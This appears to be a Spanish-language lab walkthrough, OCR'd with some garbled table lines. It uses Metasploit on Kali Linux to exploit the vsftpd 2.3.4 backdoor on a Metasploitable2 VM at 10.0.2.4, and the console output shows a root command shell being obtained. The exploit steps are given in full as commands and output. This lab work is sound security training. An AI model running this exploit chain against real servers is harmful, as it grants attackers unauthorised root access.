
```
KaliLinux_HE03 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
kali@kali: ~
File  Actions  Edit  View  Help
msf6 > msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
# cowsay++
< metasploit >
[
  (oo)
  ( )
  |H|
  *

=[ metasploit v6.4.34-dev ]
+ -- --[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --[ 1468 payloads - 49 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd

Matching Modules
#  Name                                     Disclosure Date  Rank   Check  Descriptio
n  ---
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3
.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.
3.4 Backdoor Command Execution
```

Seleccionamos el exploit “use exploit/unix/ftp/vsftpd_234_backdoor” y mostramos las opciones configurables con “show options”. Establecemos la ip del servidor de Metasploitable “set RHOST 10.0.2.4”



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:


  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ahora mostramos los payloads disponibles “show payloads” y lo usamos para obtener una consola interactiva “set payload cmd/unix/interact”.

Por último lanzamos “exploit” para obtener una shell interactiva con el servidor Maesploitable.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

  #  Name                               Disclosure Date  Rank  Check  Description
  --  --
  0  payload/cmd/unix/interact            .               normal No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] Unknown command: set. Did you mean set? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[*] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:36061 -> 10.0.2.4:6200) at 2025-02-09 21:57:53 -0500
```

Hacemos una demostración navegando por las carpetas de la máquina Metasploitable2 desde la máquina de Kali Linux.

